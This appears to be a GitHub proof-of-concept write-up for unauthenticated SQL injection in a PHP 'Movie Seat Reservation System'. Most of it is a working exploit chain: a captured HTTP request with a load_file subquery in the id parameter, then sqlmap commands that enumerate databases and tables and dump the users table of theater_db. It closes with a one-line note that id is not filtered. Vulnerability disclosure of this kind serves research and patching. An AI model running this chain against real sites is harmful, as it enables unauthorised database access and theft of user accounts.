D4rkP0w4r Create POC.md History

1 contributor


48 lines (37 sloc) | 1.85 KB ...

Movie Seat Reservation System Sql Injection

- `Note` => exploit don't need login account

Exploit

- Use Burp Suite capture request with payload





```
GET /Movie_Seat_Reservation_System/index.php?page=reserve&id=(select%20load_file('%5
Host: 192.168.1.101:8080
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Connection: close
Cache-Control: max-age=0
```


Then save as `moviesqli.txt`

- Exploit with `Sqlmap`


```
python3 sqlmap.py -r moviesqli.txt --current-user
```





```
python3 sqlmap.py -r moviesqli.txt  --batch -dbs
```





```
python3 sqlmap.py -r moviesqli.txt  --batch -tables -D theater_db
```




```
python3 sqlmap.py -r moviesqli.txt  --batch -columns -D theater_db -T users -dump
```



Vulnerable Code



- No filter `id` when inserting data to database